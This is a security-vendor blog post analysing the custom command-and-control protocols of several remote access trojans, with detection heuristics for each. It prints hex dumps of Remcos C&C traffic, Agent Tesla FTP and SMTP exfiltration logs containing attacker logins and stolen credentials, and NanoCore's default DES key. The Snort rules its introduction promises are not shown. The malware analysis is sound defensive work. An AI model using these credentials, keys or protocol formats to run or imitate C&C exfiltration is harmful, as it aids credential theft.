Analysis of top non-HTTP/S threats | Zscaler Blog

By Aniruddha Dolas, Mohd Sadique, Manohar Ghule

Published: 2021-05-05 · Archived: 2026-04-05 19:46:03 UTC

Adversaries generally use Standard Application Layer Protocols for communication between malware and command and control (C&C) servers. This is for several reasons: first, malicious traffic blends in more easily with legitimate traffic on standard protocols like HTTP/S; second, companies that rely on appliances for security often don't inspect all SSL/TLS encrypted traffic as it is extremely resource-intensive to do so.

However, the massive growth of SSL attacks – 260% higher in 2020 compared to 2019 – has turned many security teams' attention to these encrypted channels. For those that do inspect their encrypted traffic, modern network security proxies, gateways, and firewalls are evolved enough to conveniently parse application protocols and strip the SSL layer to scan the underlying data. And by knowing the protocol, scan engines using heuristics or machine-learning techniques can more easily differentiate between malicious and legitimate traffic, giving security teams an advantage.

These trends have led some adversaries to turn to custom protocols. Although custom protocols for malicious communication are nothing new, almost one-third of prevalent malware families we recently analyzed support communication over non-HTTP/S protocols. Almost all of these malware families are Remote Access Trojans (RATs) and are found all over, from campaigns of mass infection to highly targeted attacks.

In this article, we dissect the custom protocols used in some of the most prevalent RATs seen in recent campaigns. At the end, we share a number of signatures and Snort rules that aid in detecting these attacks.

Below are statistical representations of traffic that Zscaler blocked for non-HTTP/S C&C communication, as well as the most active RAT families that we observed over a three-month period.



Fig.1: Hits of top threats communicating over non-HTTP/S in the last quarter.



Fig.2: Hits of top non-HTTP/S based RAT families in last quarter.

Remcos RAT

Remcos is remote access and surveillance software developed and distributed by an organization called Breaking Security. The Remcos RAT appeared in hacking forums in late 2016. Since then, it has been favored by many cyber criminals and even adopted by APT actors such as the Gorgon Group and Elfin Group. Remcos is primarily delivered to victims via malicious attachments in phishing emails. Its capabilities range from logging keystrokes to executing commands, stealing credentials, and capturing microphones and webcams. RC4 key and encrypted configuration data is kept in the resource section “SETTINGS” under “RCData”. The configuration contains the C&C address, port, mutex name, and encryption key for C&C communication.



Fig.3: Encrypted configuration in resource.



Fig.4: Decrypted configuration

Remcos communicates over non-HTTP/S channels/ports on custom protocols. The bot can be configured to communicate in plain text, which makes it fairly straightforward to detect C&C traffic. The custom protocol contains the header “[DataStart]” followed by the size of data and then followed by the exfiltrated data.

```
00000000  5b 44 61 74 61 53 74 61  72 74 5d 5a 01 00 00 61   [DataSta rt]Z...a
00000010  64 64 6e 65 77 7c 63 6d  64 7c 48 6f 73 74 7c 63   ddnew|cm d|Host|c
00000020  6d 64 7c 55 00 73 00 65  00 72 00 2d 00 50 00 43   md|U.s.e .r.-.P.C
00000030  00 2f 00 61 00 64 00 6d  00 69 00 6e 00 7c 63 6d   ./.a.d.m .i.n.|cm
00000040  64 7c 55 53 7c 63 6d 64  7c 57 69 6e 64 6f 77 73   d|US|cmd |Windows
00000050  20 37 20 50 72 6f 66 65  73 73 69 6f 6e 61 6c 20    7 Profe ssional
00000060  28 33 32 20 62 69 74 29  7c 63 6d 64 7c 7c 63 6d   (32 bit) |cmd||cm
00000070  64 7c 33 37 35 37 36 38  36 37 38 34 7c 63 6d 64   d|375768 6784|cmd
00000080  7c 31 2e 37 20 50 72 6f  7c 63 6d 64 7c 43 3a 5c   |1.7 Pro |cmd|C:\
00000090  55 73 65 72 73 5c 61 64  6d 69 6e 5c 41 70 70 44   Users\ad min\AppD
000000A0  61 74 61 5c 52 6f 61 6d  69 6e 67 5c 72 65 6d 63   ata\Roam ing\remc
000000B0  6f 73 5c 6c 6f 67 73 2e  64 61 74 7c 63 6d 64 7c   os\logs. dat|cmd|
000000C0  43 3a 5c 55 73 65 72 73  5c 61 64 6d 69 6e 5c 41   C:\Users \admin\A
000000D0  70 70 44 61 74 61 5c 4c  6f 63 61 6c 5c 54 65 6d   ppData\L ocal\Tem
000000E0  70 5c 46 41 30 39 30 30  30 30 39 30 30 30 2e 65   p\FA0900 009000.e
000000F0  78 65 7c 63 6d 64 7c 7c  63 6d 64 7c 50 00 72 00   xe|cmd|| cmd|P.r.
00000100  6f 00 67 00 72 00 61 00  6d 00 20 00 4d 00 61 00   o.g.r.a. m. .M.a.
00000110  6e 00 61 00 67 00 65 00  72 00 7c 63 6d 64 7c 31   n.a.g.e. r.|cmd|1
00000120  7c 63 6d 64 7c 31 35 37  31 38 7c 63 6d 64 7c 38   |cmd|157 18|cmd|8
00000130  35 32 30 39 33 7c 63 6d  64 7c 30 7c 63 6d 64 7c   52093|cm d|0|cmd|
00000140  31 38 35 2e 32 32 32 2e  35 38 2e 31 35 32 7c 63   185.222. 58.152|c
00000150  6d 64 7c 72 65 6d 63 6f  73 5f 76 6e 6f 77 69 61   md|remco s_vnowia
00000160  75 69 78 63 7a 66 77 69  70                       uixczfwi p
    00000000  5b 44 61 74 61 53 74 61  72 74 5d 11 00 00 00 70   [DataSta rt]....p
    00000010  69 6e 67 7c 63 6d 64 7c  30 7c 63 6d 64 7c 32 30   ing|cmd| 0|cmd|20
00000169  5b 44 61 74 61 53 74 61  72 74 5d 42 00 00 00 70   [DataSta rt]B...p
00000179  6f 6e 67 7c 63 6d 64 7c  30 7c 63 6d 64 7c 50 00   ong|cmd| 0|cmd|P.
00000189  72 00 6f 00 67 00 72 00  61 00 6d 00 20 00 4d 00   r.o.g.r. a.m. .M.
00000199  61 00 6e 00 61 00 67 00  65 00 72 00 7c 63 6d 64   a.n.a.g. e.r.|cmd
000001A9  7c 31 35 37 36 35 7c 63  6d 64 7c 38 35 32 31 34   |15765|c md|85214
000001B9  30                                                0
```

Fig.5: Data sent to C&C server in plain text.

However, in most cases, the communication is encrypted using the RC4 algorithm with a key present in the configuration. It is not possible to match signatures in encrypted binary data. However, there is scope for heuristics-based detection. Upon execution, Remcos sends system information to its C&C server, and in return the server replies with commands to execute. As this request and response is encrypted with the same symmetric key, the header "[DataStart]" will generate the same encrypted stream of bytes in place of the header for all communication generated by the executable.

```
00000000  08 b4 de f6 84 27 70 9a  57 17 5e f6 7f 1b a0 d0   .....'p. W.^.....
00000010  37 e8 b7 44 15 06 3c 3b  92 87 c8 d0 2a fa be 91   7..D..<; ....*...
00000020  b7 57 54 ef c4 63 39 a1  8c 67 6c 3c f6 67 7d 3f   .WT..c9. .gl<.g}?
00000030  ee dc 69 ae d0 82 30 5e  88 ba 3c 8c c2 19 7a 6a   ..i...0^ ..<...zj
00000040  b5 b6 55 d0 68 3f f5 2b  75 5f eb e8 85 04 a2 63   ..U.h?.+ u_.....c
00000050  88 96 bc a4 8f bb d5 ef  30 25 4f e2 b8 4b 3e 01   ........ 0%O..K>.
00000060  fe b7 80 bf df 0b e8 54  50 50 19 0f e0 b9 7c 42   .......T PP....|B
00000070  81 5e 4d 46 30 1a de 0c  12 e0 b7 4f 1d 5b 8b c0   .^MF0... ...O.[..
00000080  1f 57 ba 9a bd b7 62 84  55 f1 4c fe e5 0d 76 53   .W....b. U.L...vS
00000090  3f b6 1a 33 01 5a 47 45  2f ea bb 61 20 25 6c 8f   ?..3.ZGE /..a %l.
000000A0  38 f1 37 b0 b1 83 69 87  fb 3a 5f ee 02 ba 66 ec   8.7...i. .:_...f.
000000B0  50 36 98 24 18 f1 f9 86  54 cc 34 2a ff 59 65 4d   P6.$.... T.4*.YeM
000000C0  1b 0e cc 4b 19 0f 36 43  c2 c0 a6 fc c9 5e 99 08   ...K..6C .....^..
000000D0  7c 09 53 fa 4d 0a a8 da  31 12 e2 6f 3c 4a 22 e4   |.S.M... 1..o<J".
000000E0  65 74 2f 25 e6 9f 51 c0  3c 86 84 53 c5 d6 a5 7f   et/%..Q. <..S....
000000F0  80 a5 70 e4 9e d2 76 a5  73 a7 02 72 64 cc dc 4f   ..p...v. s..rd..O
00000100  82 e3 73 ef 7b e1 4f 3d  28 f3 29 4f f0 1f 6b 64   ..s.{.O= (.)O..kd
00000110  0d 4c 22 69 1b ba f4 41  86 11 af 46 f4 ba dd d5   .L"i...A ...F....
00000120  b8 a1 25 49 6b 1d b9 a6  17 1d 32 c4 4f 89 37 f5   ..%Ik... ..2.O.7.
00000130  fb b6 a4 2c 95 3c 7c 3b  0a e5 50 3b 8b 7d 46 d3   ...,.<|; ..P;.}F.
00000140  c6 f8 35 8f 2d 79 db d6  8e 5b 69 00 9c 3d 84 80   ..5.-y.. .[i..=..
00000150  51 76 5f 1a dc 79 15 ff  d3 86 e6 8b 5a 81 2f 19   Qv_..y.. ....Z./.
00000160  9d bc 0f 93 45 57 1f 44  60 d0 f8 f3 b7 95 37 09   ....EW.D `.....7.
00000170  ed b9 f5 00 82 5a 6e 96  02 6d 93 36 22 42 b4 5d   .....Zn. .m.6"B.]
00000180  e5 b0 c2 43 e1 2a 20 23  5e a7 f0                 ...C.* # ^..
    00000000  08 b4 de f6 84 27 70 9a  57 17 5e 9b 7e 1b a0 c1   .....'p. W.^.~...
    00000010  3a e2 be 5d 01 17 3b 2a  c6 87 e3 d2 3d f2 f0 c2   :..]..;* ....=...
0000018B  08 b4 de f6 84 27 70 9a  57 17 5e c8 7e 1b a0 c1   .....'p. W.^.~...
0000019B  3c e2 be 5d 01 17 3b 2a  c6 87 e3 d2 3d f2 92 f2   <..]..;* ....=...
000001AB  a8 33 47 ba a3 10 4b c4  ed 15 01 11 d6 37 30 7c   .3G...K. .....70|
000001BB  8f f3 07 cf b1 e6 57 33  ed d3 4e e2 be 06 74 63   ......W3 ..N...tc
000001CB  ad f8 31 b5 21 6a e4 2c  64 6c fe bf d4 5a e2 26   ..1.!j., dl...Z.&
000001DB  9d                                                .
```

Fig.6: Data sent to C&C server as RC4 encrypted.

As an example, it can be seen in the above image, a binary stream of bytes “08 b4 de f6 84 27 70 9a 57 17 5e” has taken place of the header “[DataStart]”. The repeated stream pattern of 11 bytes in requests and responses—plus a combination of other heuristics such as entropy and data length limits—can be considered for flagging RC4 encrypted Remcos traffic.

Crimson RAT

Crimson RAT has been favored by threat actors for targeted attacks on governments and organizations in the financial, healthcare, and space technology sectors. In 2016, it was found to be used in targeted attacks against Indian diplomatic and military resources. Last year, we found it targeting Indian financial institutions. Crimson is typically delivered to the victim via a phishing email containing a malicious .doc file or link to a malicious executable.



Fig.7: Data sent to C&C server

NetWire RAT

The NetWire RAT is a malicious tool that emerged almost a decade ago and has been updated many times since then. NetWire has been detected in various campaigns such as Hydrojiin and advanced persistent threat (APT) attacks including SilverTerrier and The White Company. Typically, the NetWire RAT is downloaded as a second-stage payload to systems that have been compromised using other malware such as GuLoader. Also, it was found to be delivered via exploit kits.

NetWire communicates with custom protocols over TCP and communication is encrypted with AES encryption. Each packet begins with a length of data followed by one byte for the command and then followed by data. The initial packet sends a 32-byte seed value along with 16-byte IV value and hardcoded password specified in the binary to generate the AES key. The C&C server generates a session key for this information.



Fig.8: Data sent to C&C server as AES encrypted.

As the communication is AES encrypted, it is not possible to scan for signature patterns in communication. However, there is enough information in the initial packet to flag the traffic as NetWire C&C communication.

AsyncRAT

AsyncRAT is an open-source RAT designed to remotely monitor and control other computers through a secure encrypted connection. AsyncRAT provides functionality such as keylogger, screen viewer, command execution, and many more. Because of its feature of secure communication, AsyncRAT is used for malicious motives by cybercriminals and weaponized in APT campaigns such as "Operation Spalax." AsyncRAT has been found to be delivered via various methods such as spear-phishing, malvertising, and exploit kits.

AsyncRAT communicates over secure TCP channels. As the custom certificate is carried in the binary itself and matched against the C&C certificate, it is not possible to strip the TLS layer at the proxy/gateway level. However, such custom certificates can be filtered out and communication can be blocked by other preventing controls.



Fig.9: Server certificate having subject and issuer name as "AsyncRAT Server"

Quasar RAT

Quasar is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors including "Gorgon Group" and "Patchwork." Its features include remote desktop, keylogging, password stealing, and many more. Quasar encrypts communications using an AES algorithm with a pre-shared key hardcoded in the client binary. It is not possible to scan for signature patterns on AES-encrypted traffic. However, the distinctive characteristics of encrypted data packets can be leveraged to flag Quasar's AES encrypted traffic.



Fig.10: Data sent to C&C server as AES encrypted.

The distinctive first 4 bytes of the payload can be used to identify Quasar traffic. Specifically, the first 4 bytes can identify the first packet sent from the server to the client following the TCP handshake. This packet is used to initiate the server/client authentication process. The first 4 bytes of the TCP payload contain "40 00 00 00" which is the size of the data that follows in little endian.

Agent Tesla RAT

The Agent Tesla RAT has been very active and prevalent. Over the last couple of years, there have been huge ongoing phishing campaigns delivering Agent Tesla RAT. Agent Tesla has evolved over time, varying its behavior from campaign to campaign. Cybercriminals use this RAT to steal user credentials and spy on victims through screenshots, keyboard logging, and clipboard capturing. Credential stealing is supported across various software ranging from browsers to mail clients, VPNs, and wallets.

Agent Tesla communicates and exfiltrates data to its C&C server on HTTP, FTP, SMTP, and Telegram API. All collected data is encapsulated into an HTML page, and that HTML page is sent to a C&C over one of the aforementioned protocols.

For communication over FTP, the HTML page is sent as a file to an FTP C&C server. The file name is generated in format “PW___.HTML”



Fig.11: Data to be sent via FTP.

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 23:00. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER ab@salkic.co.ba
331 User ab@salkic.co.ba OK. Password required
PASS jTkd,&UJQJ;i
230 OK. Current restricted directory is /
OPTS utf8 on
504 Unknown command
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (95,217,195,80,192,223)
STOR PW_Test-WIN-7-PC_2021_04_23_03:01:05.html
150 Accepted data connection
226-File successfully transferred
226 0.056 seconds (measured here), 9.95 Kbytes per second
```

Fig.12: Exfiltration over FTP

For communication over SMTP, the HTML page is sent as a mail body to the C&C server. The mail subject is generated in format “PW_/”.

```
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
MIME-Version: 1.0
From: admin2@alhajikudi.com
To: admin2@alhajikudi.com
Date: 23 Apr 2021 13:01:10 +0530
Subject: PW_Test/WIN-7
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 04/23/2021 13:01:05<br>User Name: Test<br><br> Computer Nam=
e: WIN-7 <br> <br> <br>OSFullName: Microsoft Windows 7 Home Basic =
<br>CPU: Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz<br>RAM: 1023.4=
9 MB<br>IP Address: <br><hr>URL:https://www.facebook.com<br>=0D=0A=
Username:mark<br>=0D=0APassword:zukerburg<br>=0D=0AApplication:Fi=
refox<br>=0D=0A<hr>=0D=0AURL:https://twitter.com<br>=0D=0AUsernam=
e:Log<br>=0D=0APassword:Log<br>=0D=0AApplication:Firefox<br>=0D=0A=
<hr>=0D=0A

.
250 2.0.0 Ok: queued as E6C0C1C28E6
QUIT
221 2.0.0 Bye
```

Fig.13: Exfiltration over SMTP

CyberGate RAT

CyberGate allows an attacker to browse and manipulate files, devices, and settings on the victim's machine as well as download and execute additional malware. It also has a wide range of information-stealing abilities including browser credential theft, keylogging, screen capture, and remote enabling of webcams.

The CyberGate RAT communicates on a custom protocol over TCP. CyberGate collects the info as per the command received from the C&C server, compresses data by ZLib, encrypts it by RC4 with a hardcoded key, and then sends it to the C&C server.



Fig.14: Compressed and Encrypted data sent to C&C.

Packets begin with the data length followed by a marker then by a new line delimiter followed by encrypted data. To flag the CyberGate RAT traffic, a combination of data length, marker, and delimiter can be considered.

NanoCore RAT

Though NanoCore RAT emerged almost a decade ago, it is still one of the most prevalent RAT families, and multiple versions have appeared since then. NanoCore RAT is modular malware which comes with plugin support to expand its functionality. Basic plugins feature remote surveillance via remote desktop, monitor webcam, capture audio, etc. Additional plugins have been found to be used for cryptocurrency mining, ransomware attacks, credential stealing, and more. NanoCore RAT has been found to be delivered via phishing emails containing .doc macros that load a NanoCore binary with fileless infection techniques.

NanoCore communicates on a custom protocol over TCP and uses the DES algorithm with hardcoded key and IV value to encrypt the communication between bot and its C&C server. The communication packet begins with a 4-byte data length followed by DES-encrypted data of that length.



Fig.15: Encrypted data C&C communication

It is not possible to scan for patterns in DES-encrypted data. However, we observed that the publicly available bot builder does not have an option for configuring the DES key. Thus, all samples generated from this bot-builder will have the same DES key, which is “722018788C294897”. This results in some encrypted traffic that will be the same across all bots generated using the publicly available bot-builder. One such command from the server is “is alive” which is 0x600; when encrypted with a key it will produce “c1 c3 d0 32 43 59 a1 78”.

